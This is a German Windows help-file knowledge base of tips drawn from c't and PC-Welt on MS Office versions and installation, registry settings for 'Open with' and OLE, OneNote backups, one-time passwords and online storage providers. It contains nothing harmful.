Gemäß c't Heft 4/2008, Seite 134 (auch auf Heft-DVD) können die MS-Programme Excel, Word und PowerPoint mit dem "Sun ODF Plug-In for Microsoft Office" in den Office-Versionen 2000 ... 2007-SP1 Open-Office-Dateien im- und exportiert werden.

Der Zugriff aus einem Delphi-Programm auf das COM-Objekt von MS-Office ist recht aufwändig:

<http://dimastr.com/babelfish/{bmc earth16.bmp}>, <http://www.benziegler.com/TrustFilter/{bmc earth16.bmp}>. Das ca. 100 US-\$ teure kommerzielle Tool "Add-in Express for VCL" (= ADX, <http://www.add-in-express.com/{bmc earth16.bmp}>) macht sich da u. U. bald bezahlt (Toolbox Heft 5/2009, Seite 6ff).

Serienbrief-Erstellung mit Word und der Hilfe der OLE-basierten Delphi-Komponente TWordDriver, die aus dem Jahr 2004 stammt und jetzt aktualisiert wurde, ist Thema in der Toolbox Heft 5/2009, Seite 12ff.

Um die Formate "OpenDocument" und "Office Open XML" (= OOXML von Microsoft) geht es in dem Artikel in der c't Heft 21/2009, Seite 154ff. Microsoft wirft dem OpenDocument-Standard Ungenauigkeit vor. Umgekehrt wird Microsofts OOXML zu große Komplexität vorgeworfen. Der ISO/IEC 29500-Standard für OOXML ist neuer als Office 2007.

Mit MS Office 2010 gibt es erstmals auch eine 64bit-Version. Gemäß c't Heft 11/2010, Seite 90ff rät aber Microsoft in der Regel kategorisch von der 64bit-Version ab, ausgenommen es sollen Dateien in Excel oder Project mit mehr als 2GByte Größe bearbeitet werden. Als Grund wird angegeben, dass das Umfeld der Add-Ins für 64bit noch fehlt. Nicht einmal die Synchronisierung des Windows-Mobile-Smartphones funktioniert, es werden nur die Einträge von Kalender, Kontakte Aufgaben und Notizen auf dem Mobilgerät gelöscht (c't Heft 13/2010, Seite 12, <http://support.microsoft.com/kb/980513{bmc earth16.bmp}>).

Tipps zu MS Office 2010 gibt's in der c't Heft 16/2010, Seite 120ff:

- Über "angepasste Installation" lässt sich Office 2010 parallel zu älteren Installationen (2000 ... 2007) installieren, ausgenommen Outlook: Hier wird die Option ignoriert. Siehe [Office-Parallel-Installation](#).
- Makros etc. von den Versionen 2000 ... 2003 werden bei deutschem Windows wegen unterschiedlichen Verzeichnisnamen nicht übernommen, man muss sie geg. von Hand kopieren.
- Das Benutzerwörterbuch Benutzer.txt muss von ANSI in Unicode (z.B. mit dem Notepad) konvertiert werden.
- ...

Bei Office 2013 gibt es (zumindest bei Word) an **zwei** unterschiedlichen Orten die Einstellung für Benutzervorlagen:

Office

\$ Office

K Office;OpenOffice;Microsoft-Office;Add-in Express for VCL (Delphi, ADX);OpenDocument;OOMXL (Open Office XML);Open Office XML (OOXML);64bit-Office; Office MS 64bit

- Bei Word: Datei, Optionen, Erweitert, [Allgemein] Dateispeicherorte, Benutzervorlagen. Scheint wirksam zu sein, wenn man **nicht** beim Microsoft-Konto eingeloggt ist
- Word, Excel: Datei, Optionen, Speichern, "Standardspeicherort für persönliche Vorlagen". Ist hier was eingetragen, dann gibt es bei "Datei neu" die zwei Kategorien "Empfohlen" und "Persönlich".

Gemäß PC-Welt Heft 5/2013, Seite 17 lässt sich eine Office-2013-Lizenz, entgegen dem ursprünglichen Microsoft-Plan, doch auf ein neues Gerät übertragen. Via Tel. 0800 28 48 283 bekommt man einen neuen Aktivierungscode, wenn dies notwendig ist.

Gemäß c't Heft 4/2014, Seite 158 kann man, wenn die Office-Hilfe nicht mehr funktioniert, den Ordner c:\ProgramData\Microsoft Help\bmc explorer.bmp löschen und dann eine Office-Reparatur durchführen. Mit etwas Glück geht dann die Hilfe wieder.

Bzgl. Sicherheit bei Live-Office siehe Cloud Computing.

#\$K Office 365

In der c't Heft 13/2014, Seite 156 gibt es eine FAQ zu Office 365. Das wichtigste daraus in Kürze:

- Das nötige Microsoft-Konto (früher Live-ID) kann über die Auswahl "Sie können auch Ihre Lieblings-E-Mail-Adresse verwenden" ohne Microsoft-E-Mail eingerichtet werden.
- Eine "Office 365 Home"-Lizenz gilt für bis zu 5 Geräte im Haushalt unabhängig von der Nutzeranzahl der Geräte. Bei "Office 365 University" gilt eine Lizenz für bis zu zwei Geräten aber nur dem Konto, dem die Lizenz zugeordnet ist.
- Die Installation ist nur auf dem Gerät möglich, mit dem auch die ca. 1GByte große Installationsdatei heruntergeladen wird. Ein Anderes als das Default-Laufwerk für die Installation ist nicht möglich.
- Zum Arbeiten muss mindestens einmal je 30 Tage eine Internetverbindung bestehen, ansonsten geht der Lizenzstatus auf ungültig. Dokumente können wahlweise Lokal oder in der Cloud gespeichert werden.
- Sofern keine Riesendateien > 2GByte bearbeitet werden sollen, ist die 32bit-Version auch für 64bit-Windows noch zu empfehlen. Ansonsten gibt es mit Add-Ins eventuell Probleme.
- Updates zu Office 365 tauchen nicht bei den Microsoft-Updates auf, sondern laufen separat über die Aufgabenplanung "Office Automatic Updates".
- Im April 2014 wurde "Office Home Premium" in "Office 365 Home" bei gleichem Funktionsumfang umbenannt. Gleichzeitig wurde "Office 365 Personal" eingeführt.
- "Office on Demand" taucht auf der Office-Homepage nicht mehr auf. Wenn man im Browser auf der OneDrive-Seite eine Office-Datei (ausgenommen Access-Datenbank) markiert, dann kann man über den Befehl am oberen Browser-Rand oder übers Kontextmenü diese zum Bearbeiten öffnen. Falls auf dem lokalen Gerät kein Office installiert ist, kommt "Office on Demand" dabei automatisch zum Einsatz.
- Über <http://office.microsoft.com/myaccount> kann ein Gerät für Office 365 deaktiviert werden. Auf dem Gerät steht danach nur noch Viewer-Funktionalität zur Verfügung.

Office365

\$ Office 365

K Office 365;Microsoft Office 365

#\$K Office-Deinstallation, Office-Abstürze

Die normale Deinstallation von MS-Office hinterlässt viele Eintragungen in der Registry. Teilweise funktioniert eine Neuinstallation deshalb nicht. Zur Problemlösung gibt es von MS den eraser97 für Office 97 und den eraser2k (<http://support.microsoft.com/support/kb/articles/q239/9/38.asp{bmc earth16.bmp}>) für Office 2000.

Auch eine beschädigte Swap-Datei Win386.swp kann für die Abstürze verantwortlich sein, insbesondere wenn Schutzverletzungen in kernel32.dll auftreten. In diesem Fall, im DOS-Modus booten und die Swap-Datei (im c:\ - oder im Windows-Verzeichnis) mit del del-Befehl löschen. Sie wird dann beim Windowsstart automatisch neu angelegt. Ansonsten hilft u.U. <http://support.microsoft.com/support/kb/articles/Q218/8/73.ASP{bmc earth16.bmp}> weiter.

Es kann auch helfen, die Registry mit "Systeminformationen" zu prüfen oder (vor allem Win95) RegClean zu verwenden.

Abstürze von Office-2000-Anwendungen unter NT unmittelbar nach dem Start einer Anwendung können von nicht vorhandenem Schreibrecht des Anwenders für HKLM\SOFTWARE\Microsoft\Office{bmc tree.bmp} herrühren.

Eine Liste der mit SR-1 zu Office-2000 korrigierten ca. 300 Fehler findet sich unter <http://support.microsoft.com/support/kb/articles/q245/0/21.asp{bmc earth16.bmp}>, wobei die erster Variante vom SR-1 (für die US-Version) wegen einiger Bugs eher nicht verwendet werden sollte und zunächst die Meldungen unter news.msnews.microsoft.com/microsoft.public.de{bmc earth16.bmp} zu prüfen.

Diese Hinweise stammen aus c't Heft 9/2000, Seite 110ff: Dieter Brors: Setup-Puzzle, Office 2000 optimal einrichten.

OfficeDeinstallation

\$ Office-Deinstallation

K Office-Deinstallation;Eraser97,Eraser2k;Schutzverletzung (MS-Office, Kernel)

#\$K Office-Parallel-Installation

Wenn man unterschiedliche, neuere MS-Office-Programmversionen parallel installiert hat und dies abwechselnd verwendet, dann werden die Verknüpfungen der Office-Dokumente jedes Mal umgebogen. Dies lässt sich gemäß PC-Welt Heft 4/2009, Seite 103 durch eine Registry-Eintrag verhindern: Z.B. HKCU\Software\Microsoft\Office\{bmc tree.bmp}\12.0\Word\Options.NoReReg{bmc edit.bmp} als DWORD anlegen und auf 1 setzen.

Office-Versionsnummer und Office-Applikation sind geg. entsprechend zu wählen! Gemäß c't Heft 5/2012, Seite 149 auch z.B. für V15.0 = Office 2013

OfficeParallel

\$ Office-Parallel-Installation

K Office-Parallelinstallation;Parallelinstallation MS-Office;MS-Office-Parallelinstallation

#\$K Öffnen mit ... für nichtregistrierte Dateien

Der Punkt "Öffnen mit ..." erscheint im Kontextmenü von Dateien im Explorer dann, wenn

- der Dateityp nicht registriert ist. Bei WinXP dann fälschlich als "Öffnen" (entgegen den Styleguides ohne die drei Pünktchen dahinter, obwohl ein weiterer Dialog kommt) und nicht als "Öffnen mit ...". Erst wenn die Extension unter HKCR angelegt ist, dann wechselt der Kontextmenü-Eintrag richtig zu "Öffnen mit ...". Auch ohne Eintrag für jede einzelne Extension lässt sich das "Öffnen" zu z.B. "Öffnen mit ..." korrigieren, indem HKEY_CLASSES_ROOT\Unknown\shell\openas, ""{bmc edit.bmp} angelegt und z.B. mit "Unregistriert, öffnen mit ..." gefüllt wird.
- wenn die Umschalttaste (Shift) beim Öffnen des Menüs gedrückt war (Shift-Taste hat bei WinXP keine Funktion mehr, Win2000?), gilt also nur für ältere Windows-Versionen.
- bei WinXP bei für die Machine registrierten Dateitypen (d.h. unter HKCR{bmc tree.bmp} eingetragener Extension) immer. Wenn nur für einen User (d.h. unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts{bmc tree.bmp} eingetragenen Extensions) registriert, jedoch nicht!

Vor WinXP erhielt man in diesem Menü eine Liste aller Anwendungen, die bei irgendeiner Dateierweiterung mit dem kanonischen Verb "open" registriert sind. Ab WinXP enthält dieses Menü den Unterpunkt "Programm auswählen ..." und all die Anwendungen, die früher mal über den Unterpunkt gewählt wurden. Diese Liste ist oft unbrauchbar lang. Wer solche Dateien z.B. stets mit einem Editor wie Notepad oder besser einem, der auch Hex-Darstellung beherrscht, öffnen will, braucht nur den Eintrag HKEY_CLASSES_ROOT\Unknown\shell\openas\command{bmc edit.bmp} von `C:\WINDOWS\rundll32.exe shell32.dll,OpenAs_RunDLL %1` auf `C:\WINDOWS\Notepad.exe "%1"` oder ähnlich zu ändern. Sie können auch neben dem `openas`-Schlüssel weitere Schlüssel, z.B. `open` (automatisch neuer default), notepad{bmc edit.bmp} (Kontextmenü der rechten Maustaste im Explorer), etc. mit jeweils einem Schlüssel `command` und dem entsprechenden Wert, z.B. **notepad.exe "%1"** anlegen.

Ab WinXP gibt es den Eintrag HKCR\Applications{bmc tree.bmp}, der die Liste für "Öffnen mit ..." enthält oder eine Anwendung von der Liste ausschließt, indem `NoOpenWith` vorhanden ist, wie z.B. bei HKEY_CLASSES_ROOT\Applications\shell32.dll{bmc tree.bmp}. Soll in der Liste der möglichen Programme eines unter "Empfohlene Programme" auftauchen, so ist dies auf verschiedene Weise möglich:

- Unter `HKCR\ex\OpenWithList` die Anwendung als Verweis auf einen Eintrag von HKEY_CLASSES_ROOT\Applications eintragen, wie z.B. bei HKLM\SOFTWARE\Classes\mp3\OpenWithList{bmc tree.bmp}.
- Unter `HKCR\ex\OpenWithProgIDs` einen Verweis auf einen Eintrag von HKEY_CLASSES_ROOT eintragen, wobei nur der Name des Eintrags wichtig ist. Meist hat der Eintrag den Typ `NONE` und die Länge 0, d.h. es ist kein Wert verfügbar. Beispiel siehe HKLM\SOFTWARE\Classes\zip\OpenWithProgIDs{bmc tree.bmp}.

Durch den Eintrag "NoOpen" wie z.B. bei HKLM\SOFTWARE\Classes\bin{bmc tree.bmp} unter WinXP kommt trotz Registrierung des Dateityps z.B. bei Doppelklick ein Warnhinweis mit der Möglichkeit abzubrechen oder zu "Öffnen mit ..." weiterzugehen.

Zusätzlich zu den Einträgen bei HKEY_CLASSES_ROOT\Unknown werden auch, sofern vorhanden, die Einträge von HKEY_CLASSES_ROOT*\shell{bmc tree.bmp} bei nicht registrierten Dateitypen im Kontextmenü angezeigt.

Neben den obigen Einstellungen für die "Local Machine", die

- vor WinXP bei aktiviertem "immer mit dieser Anwendung öffnen" verändert wird,
- durch Anwendungs-Installationen verändert wird,

gibt es (ab WinXP) auch noch die user-spezifischen unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts{bmc tree.bmp}. Hier wird ab WinXP die User-Auswahl mit Rangfolge (MRUList) gespeichert.

Siehe auch SystemFileAssociations, Verknüpfung Datei mit Anwendung, RunDll32, Anführungszeichen bei Dateinamen und Platzhaltern.

OpenAs

\$ Öffnen mit ... bei nichtregistrierten Dateien

K Öffnen mit ...;nicht-registrierte Dateien;Unknown FileType;OpenWithProgIDs;OpenAs

#\$K OLE

Die Abkürzung OLE steht für **Object Linking and Embedding**. Der Hauptzweck für **OLE 1.0** war, z.B. eine Excel-Graphik (=Objekt mit Server=Excel) im Word-Dokument (=Container, Client=MS-Word) darzustellen, wobei entweder ein Link gesetzt werden kann oder die Exceldatei ins Worddokument eingebettet werden kann.

	Vorteile	Nachteile
Link	Aktualisierungen des Objekts werden automatisch übernommen.	Container ist nicht eigenständig, der Verweis kann ins Leere zeigen.
Embedding	Container ist eigenständig, das Objekt kann bearbeitet werden.	Objekt kann nicht konsistent in mehreren Containern verwendet werden.

OLE 2.0 oder auch **OLE-Automation** wurde zu COM (**Common Object Model**) umbenannt bzw. erweitert. Es kam das "In-place-Editing" hinzu, d.h. statt eine eigenes Fenster zu öffnen, werden beim Doppelklick auf das Object z.B. die Word-Menüs zu Excel-Menüs. Mit dem COM hat eine Programm-Schnittstelle Einzug gehalten, die das Fernsteuern einer Applikation (=Client) erlaubt. Von Microsoft gibt es zum kostenlosen Download den [OLE-COM-Object-Viewer](#) Für einfache Aufgaben lassen sich kleine Server-Programme schreiben, die z.B. ein Object innerhalb einer anderen Anwendung (z.B. eines HTML-Browsers) darstellen und in diesem Fall bei Bedarf den Server automatisch aus dem Internet auf die lokale Maschine laden. Seither heißt es **ActiveX**. Siehe auch [WinWord-7-OleDot](#), [OLE/COM-Object-Viewer](#).

OLE

\$ OLE

K OLE;COM (Common Object Model);Container (OLE);Server (OLE)

#\$K **ole32.dll**

Gemäß c't Heft 2/2006, Seite 184 führt ein Fehler in den Registrierungsdaten der ole32.dll oft zu verschiedenen Fehlern, die sich auch durch eine Office-Neuinstallation meist nicht beheben lassen:

- Automatische Updates gehen nur noch fürs Windows-System, nicht mehr für MS-Office.
- Mail im HTML-format lassen sich aus Outlook oder Outlook-Express heraus nicht mehr drucken.

Dann hilft das Neuregistrieren der ole32.dll mittels der Kommandozeile regsvr32 ole32.dll{bmc
Admin.bmp} (Admin-Rechte erforderlich.)

ole32.dll

\$ ole32.dll

K ole32.dll;Bug Office-Update;Office-Update-Bug;Outlook-HTML-Mail-Print-Bug;HTML-Mail-Print-Bug;Bug Print
HTML-Mails;Mail-Print-Bug

#\$OLE/COM-Object-Viewer

Mittels [OLEVIEW.EXE{bmc shortcut.bmp}](#) können die unter CLSID in der Registry enthaltenen Angaben übersichtlich dargestellt werden können. Außerdem lassen sich damit die Informationen aus den Object libraries auslesen.

Eine Alternative hierzu ist das in der Zeitschrift c't Heft 13/2001 auf Seite 204ff vorgestellte Freeware-Programm Scripting Spy ([spy.exe{bmc shortcut.bmp}](#)) von Dr. Tobias Weltner <http://www.heise.de/ct/ftp/01/13/204{bmc earth16.bmp}>. Hierzu gibt es in der c't Heft 13/2001 auch einen Artikel: Dr. Tobias Weltner: Aufgedeckt, skriptbefehle von Windows ausspioniert.

Eine weiterer alternativer OLE-Object-Browser (als html mit Scripts) wird mit der Freeware-Entwicklungsumgebung zu PERL (<http://www.perl.com{bmc earth16.bmp}>) installiert.

Ebenfalls in c't Heft 13/2001, Seite 200 sind noch weitere Wege zum Ausspionieren beschrieben:

- 1) PrimalScript <http://www.sapien.com{bmc earth16.bmp}>
- 2) VBA Companion (wird nicht mehr weiterentwickelt) <http://www.programfiles.com/index.asp?ID=9809{bmc earth16.bmp}>
- 3) MS-Office-Program: Extras, Makro, Visual Basic Editor, Extras, Verweise. Hier die gewünschte Komponente aktivieren. Dann Ansicht, Objektkatalog

Siehe auch [OLE](#), [Scripts](#).

OLEObjectViewer
\$ OLE/COM-Object-Viewer

#\$OleView-Pfad nicht gefunden

OleView.EXE wurde nicht gefunden. Falls das Programm auf ihrem Rechner ist (siehe [Suche von Dateien](#)), sollten Sie den Pfad gemäß [Pfad für Exe-Dateien](#) in der Registry eintragen, damit er von dieser Hilfe automatisch gefunden werden kann. Ansonsten können sie das Programm (inzwischen wieder) von Microsofts Web-Server laden (http://www.microsoft.com/com/resources/oleview.asp{bmc_earth16.bmp}), oder finden es im Internet unter ftp://ftp.sunet.se/pub3/vendor/microsoft/Services/TechNet/samples/PS/Win98/Reskit/DIAGNOSE/OLEVIEW.EXE{bmc_earth16.bmp}.

OleViewPath
\$ OleView-Pfad nicht gefunden

#\$K **OleDot (WinWord 7.0)**

Soll für eingebettete WinWord-Objekte (z.B. in PowerPoint) beim neu erstellen statt der NORMAL.DOT (z.B. mit Seitenzahlen) eine andere Vorlage verwendet werden, so ist unter HKCU\Software\Microsoft\Word\7.0\Options\bmc tree.bmp eine Zeile OLEDot{bmc edit.bmp}=pfad/name der gewünschten Vorlage hinzuzufügen.

OleDot
\$ OleDot (WinWord 7.0)
K OLE-Vorlage (WinWord 7);WinWord-OLE-Vorlage

#\$K OneNote

Microsoft OneNote legt die Daten eines Notizbuchs nicht in einer einzelnen Datei, sondern in einem Baum von Dateien ab. Bei der Desktop-Version von OneNote 2010, 2013 und 2016 kann dieser Baum auf der lokalen Festplatte liegen. Bei der UWP-Variante (Universal Windows Plattform), die zu Win10 gehört, liegen die Dateien in OneDrive (oder OneDrive for Business). Dort sind die zugehörigen Daten aber versteckt und werden von üblichen Backup-Tools nicht erfasst. Sichtbar ist nur ein Link auf die versteckten Dateien.

Wie man trotzdem ein Backup seiner Notizbücher erstellt, wird in der c't Heft 15/2017, Seite 172ff erläutert. Microsoft argumentiert, dass der Cloudspeicher sicher genug sei und man kein Backup benötige. Aber ein Rollback, falls mal was versehentlich gelöscht wurde, gibt es, abgesehen vom Papierkorb, nicht!

In OneNote gibt es seit 2010 eine Backup-Funktion. Via "Datei", "Optionen", "Speichern und Sichern" kann man z.B. eine wöchentliche Sicherung festlegen. Die Option "In SharePoint gespeicherte Notizbücher sichern" bezieht sich auf alle WebDAV-Locations (bzw. via URL angesprochene Notizbücher). Mit "Cachedatei" ist wohl das Backup gemeint. Gesichert wird nicht durch einen Dienst, sondern nur durch das Programm selbst, falls es benutzt wird. Für lokal unter "Dokumente" gespeicherte Notizbücher ein denkbar schlechter Sicherungs-Ort in derselben Partition auf derselben Festplatte. Aber Achtung: Eine Änderung des Sicherungsorts kopiert nichts um! Also am besten sofort nach der Ortsänderung ein neues Backup anstoßen. Achtung: Die Inhaltsverzeichnisdatei *.onetoc2 wird hier nicht automatisch mitkopiert.

Wenn die Notizbücher auf OneDrive liegen, dann sind hier nur jeweils eine Link-Datei sichtbar. Wenn diese in einem eigenen Ordner liegen, dann kann man diesen Ordner überm Webbrowser(!) herunterladen. In der ZIP-Datei, die man erhält, sind dann auch die unsichtbaren eigentlichen Dateien enthalten. Es funktioniert geg. auch, die (sichtbaren) Link-Dateien der Notizbücher, die man runterladen möchte, auch in ein ansonsten leeres Verzeichnis kopieren und dies dann herunterladen.

Ein Restore von so gesicherten Notizbüchern ist nur mit einer Desktop-Version von OneNote möglich. Die einzelnen Abschnitte muss man aber manuell wieder zusammenfügen und geg. umbenennen.

Als Workaround bzw. Alternative für ein Backup bleibt auch noch (nur bei der Desktop-Version von OneNote), jedes Notizbuch als eine PDF-Datei zu exportieren. Interne Links funktionieren da aber nicht mehr. Angehängte Dateien, Audio- und Videodateien bleiben auf der Strecke. Die Seiten werden auf die Breite der Druckseite verkleinert und an unvorhersehbaren Stellen werden Seitenumbrüche eingefügt. Die Qualität von Bitmap-Bilder leidet dabei u.U. erheblich.

OneNote

\$ OneNote

K OneNote;Notizbuch OneNote; Microsoft OneNote Notizbuch

#\$K One Time Password (OTP, TAN)

In c't Heft 23/2013, Seite 144 im Artikel über "Fingerabdruck², Biometrie und Zwei-Faktor-Anmeldung" wird der "Schlüsselanhänger" "Yubikey Neo" http://www.yubico.com/products/yubikey-hardware/yubikey-neo/{bmc_earth16.bmp} vorgestellt. Ein USB- und NFC-Gerätchen, das auf Knopfdruck ein One-Time-Passwort generiert und per USB (mit Tastatur-Emulation) oder per NFC an den Computer weitergibt.

Das App-TAN-Verfahren einiger Sparkassen hat das konzeptionelle Risiko, dass nicht zwei getrennte Geräte beteiligt sind sondern alles auf dem Smartphone läuft. Dies wurde zwar schon von Sicherheitsforschern im Labor geknackt, aber noch nicht in freier Wildbahn. Solange man als Anwender die sonst üblichen Sicherheitsregeln (Virens Scanner einsetzen, Warnhinweise der Bank beachten, offensichtliche Phishingversuche ignorieren) beachtet, haftet die Bank für nicht ordentlich autorisierte Überweisungen.

OneTimePassword

\$ One Time Password (OTP, TAN)

K One Time Password OTP; OTP (One Time Password); TAN (One Time Password)

#\$K Online-Kunde wider Willen

Gemäß PC-Welt Heft 11/2005 Seite 13 kann, wer wider Willen z. B. T-Online-Kunde geworden ist ohne eigenes Zutun Strafanzeige wegen Betrugs und Vermögensgefährdung stellen (<http://www.internetrecht-rostock.de/bmc/earth16.bmp>)

OnlineKunde

\$ Online-Kunde wider Willen

K Online-Kunde wider Willen;wider Willen Online-Kunde;Kunde widerwillen

#\$K Online-Speicher

Wer sein Backup außerhalb der eignen 4 Wände lagern möchte, kann kostenlosen Speicherplatz im Web verwenden und hoffen, dass der Dienst nicht eingestellt wird (PC-Welt Heft 25/2006, Seite 230f und 3/2007, Seite 90f und c't Heft 25/2006, Seite 230f):

- Google-Mail bot zunächst 2.7 GB je User. Seit ca. März 2007 ist keine Einladung mehr nötig (PC-Welt Heft 4/2007, Seite 22) sondern direkt unter <http://www.googlemail.com{bmc earth16.bmp}> die Einrichtung möglich. Google-Drive bietet im Jahr 2014 15 GByte je User. Gemäß c't Heft 13/2013, Seite 158 macht der Installer-Download manchmal Probleme. googledrivesync.exe versucht die jeweils aktuelle Version (z.B. 1.9.4536.8202) zu laden und zu installieren. Wenn man eine Versionsnummer aus einem "About"-Dialog hat, kann man von <http://dl.google.com/drive/<version>/gsync.msi> aber auch direkt laden und installieren. Diese aktualisiert sich dann selbstständig auf die aktuelle Version.
- Bei <http://www.xdrive.com{bmc earth16.bmp}>, (früher mal Film-Tauschbörse, inzwischen bei Yahoo) sind bis zu 5GB je User möglich.
- GMX <https://mediacenter.gmx.net{bmc earth16.bmp}> bietet bis zu 1 GByte kostenlos, aber beim Anmelden aufpassen, nicht einen kostenpflichtigen Dienst mit zu Buchen!
- <http://box.net/dav{bmc earth16.bmp}> bietet auch bis 1 GB kostenlos.
- BitCasa bietet 2013 10GByte kostenlos und für 99 US-\$/Jahr unbegrenzten Online-Speicher.
- Das MedienCenter der Telekom bietet jedem, der sich ein eMail hier einrichtet 25 GByte (Stand 2014) kostenlosen Speicher an. (<http://www.telekom.de/cloud-erleben{bmc earth16.bmp}>)
- Unter <https://onedrive.live.com/{bmc earth16.bmp}> (früher SkyDrive bzw. Windows-Live) bietet Microsoft 15 ... 25GB kostenlosen Onlinespeicher an (max. 50MB je Datei!), wenn man ein Konto (Live-ID) bei den Live-Diensten (<http://home.live.com{bmc earth16.bmp}>) hat. Gemäß PC-Welt Heft 2/2010, Seite 122 kann man, statt dem mühseligen Zugriff via Web-Oberfläche (kein Upload ganzer Ordner) dies auch in den Explorer einbinden:
 - "SDEplorer" <http://www.cloudstorageexplorer.com/{bmc earth16.bmp}> (zuvor "SkyDrive Explorer", in der Base-Version kostenlos, PRO-Version ca. 11€) downloaden und installieren. Somit kann man dies nicht nur in Office (~-Live) bequem nutzen.
- 1-und-1-Kunden können sich Speicher einrichten. Je nach Vertragspaket sind z.B. 10 ... 100GB eingeschlossen. U.U. sogar 1TB. Weiterer Speicher kostet 100GByte dann 5€/Monat. Von 1und1 gibt es dazu den "Upload-Manager", der den Cloud-Speicher wie ein Laufwerk zur Verfügung stellt, aber bessere Performance bietet. Allerdings kann es passieren, dass der Upload-Manager beim Start immer hängen bleibt. Dann hilft es, den Upload-Manger zu de-installieren und nochmal neu zu installieren.
- Bei Web.de <https://webdav.smartdrive.web.de{bmc earth16.bmp}> gibt's für 5€/Monat 4GByte, welches sich bei Ausschöpfung monatlich um ein weiteres GByte erweitert.
- Bei Freenet <http://storage.freenet.de/dav{bmc earth16.bmp}> gibt's kostenlos nur 30MB, für 2.50€/Monat aber 5 GB.

Dabei kommt meist WebDAV{bmc shortcut.bmp} zum Einsatz, welches bei Windows als Voreinstellung eine max. Dateigröße von 50 000 000 Byte (ca. 47MB) hat.

Online-Speicher kann auch genutzt werden, um Dateiaktualisierungen auf verschiedenen Rechnern synchron zur Verfügung zu haben. Tools, die dies unterstützen, werden in der c't Heft 18/2009, Seite 126 getestet. Auch in der c't Heft 15/2010, Seite 104 ist Online-Speicher Thema eines Artikels: Zugriff, Sicherheit, Tools, Anbieter.

Weiter bekannte kostenlose Angebote:

- <http://www.gigabank.de{bmc earth16.bmp}>: an 5 Orten verteilt auf Write-Once-Speicher, 1GByte kostenlos, nicht mit 64bit-Windows abrufbar.

In der PC-Welt Heft 4/2010, Seite 112ff werden folgende Angebote getestet:

- <http://www.gmx.de{bmc earth16.bmp}>: 1 GByte
- <http://www.google.de{bmc earth16.bmp}> GoogleMail: 8 GByte, einzelne Dateien max. 20 MB
Google Text & Tabellen: 1GByte, einzelne Dateien max. 250MB
- <http://www.humyo.de{bmc earth16.bmp}> (c't Heft 15/2010, Seite 104ff/109) bietet kostenlos bis zu 5GByte an, für ca. 6€/Monat 100GByte.

Einen Test für Cloud-Datenspeicher mit kostenlosem Einstieg gibt es in der c't Heft 16/2014, Seite 72ff.

- ADrive: Bietet zwar 50GByte kostenlos. Die Übertragungsrates ist aber auf 220 KBit/s gedrosselt. Die SSL-Transportverschlüsselung ist den Bezahl-Kunden vorbehalten.
- Amazon-Cloudspeicher: Klar darauf ausgelegt, die gekauften Inhalte (Videos, Musik, ...) hier abzulegen und nicht die privaten Dateien.
- Bitcasa bietet für 8€/Monat schon 1TB. Der Client möchte dann auch gleich den gesamten Desktop in der Cloud spiegeln. Recht bedienerfreundlich. Verwendet Ende-zu-Ende-Verschlüsselung.

Online-Speicher

\$ OnlineSpeicher

K Online-Speicher;Web-Speicher;Cloud-Speicher;Synchronisation mit
Online-Speicher;Internet-Speicherplatz;Speicherplatz im Internet

- Telekom Mediacenter: **Achtung:** Falls die kostenlosen 25GByte nicht reichen, wird es teuer. Für 100GB werden 120€ im Jahr (10€ monatlich) fällig. Und bei Speicher-Nutzung von Speicher eines Webhosting-Angebots der Telekom wird es noch viel teurer: Im Jahr 2013 waren 40GByte zwar für 15 €/Monat erhältlich, im falschen Tarif kosten diese 40GB aber **3500€/Monat**.
- DropBox ist recht bedienerfreundlich. Die kostenlosen 2 GByte sind nicht mehr zeitgemäß. Zum Teilen gibt es hier zwei Varianten: Einmal so, dass der andere einen Dropbox-Account benötigt und einmal so, dass es auch ohne Account geht. Achtung: Der Empfänger kann das Teilen beliebig an weitere Internet-Nutzer weitergeben. Der Download größerer Ordner geht nicht über das Web-Interface und erfordert die Installation der Dropbox-Applikation.
- goneoCloud bietet zunächst 10GByte. Erst mit Weiterempfehlungen erreicht man die beworbenen kostenlosen 100GByte. Die Software erzeugt Frust, taugt eigentlich nur um mal ein paar Dateien mit anderen zu teilen.
- Google Drive punktet mit schnellem Dateitransfer und leichter Bedienbarkeit.
- OneDrive ist direkt mit dem Online-Office verknüpft und bietet 15GByte kostenlos. Für 100GByte zahlt man jährlich 30€. Die Sync-Software ist mit Win 8.x verknüpft.
- Strato HiDrive bietet kostenlos nur 5GByte und ist in der kostenlosen Variante in den Funktionen beschnitten. Die Kosten für z.B. 100GB liegen mit 83€/Jahr recht hoch. Dafür werden dann viele Übertragungsprotokolle unterstützt (WebDAV, FTP, SCP, CIFS, Rsync). Der Desktop-Client scheitert bei der kostenlosen Variante an der Verschlüsselung.

Gemäß PC-Welt Heft 12/2012, Seite 105f lassen sich einzelne lokale Ordner in Dropbox spiegeln, indem im zu synchronisierenden Ordner einen Unterordner mit entsprechendem Namen anlegt und über das Tool "Link Shell Extension" bei diesem "Link Quelle festsetzen" wählt. Im übergeordneten Ordner des wirklich zu spiegelnden Ordners wählt man dann "Einfügen als" und "Symbolischer Link". In den so entstandenen Ordner "Symbolischer Link von ..." kopiert man alle Dateien des zu spiegelnden Ordners. Dann löscht man den Original-Ordner und benennt den neu angelegten Ordner um auf den alten Namen.

Gemäß PC-Welt Heft 1/2016, Seite 74 gibt es die Dienste <http://www.otixo.com> und <https://storagemadeeasy.com>, mit deren Hilfe der Speicher mehrere Cloudanbieter zusammengeführt werden kann. CarotDAV (http://rei.to/carotdav_en.html) ist eine Windows-Software, die verschiedene Clouddienste zusammenführt.

Siehe auch [SeaFile](#), eine Cloud-Server-Software für den Raspberry Pi.

Im Heimnetz mit DSL-Anbindung ans Internet ist vor allem die Upload-Richtung bei Verwendung von Cloudspeicher eventuell ein Performance-Problem. U.U. ist schon das Auflisten von Verzeichnissen sehr träge bis hin zum Misslingen. Ein lokaler Cache kann hier helfen. Z.B. bei Fritz-Boxen lässt sich Cloudspeicher konfigurieren und ein USB-Stick oder eine USB-Festplatte an der Fritzbox können als Cache dienen. Bei 1und1-Cloudspeicher bringt der 1und1-Uploadmanager aber bei weitem die beste Performance.

Siehe auch [Verschlüsselung für Onlinespeicher](#).

#\$K Online-Speicher verschlüsselt

Wie man Daten im Online-Speicher verschlüsselt ("NSA-sicher") ablegt und dafür geeignete Programme werden in der c't Heft 13/2012, Seite 88ff erläutert. Einige Hinweise:

- Das Verschlüsselungsprogramm sollte nicht die Zugangsdaten zum Online-Speicher kennen. Das Synchronisationsprogramm sollte nicht den Schlüssel kennen.
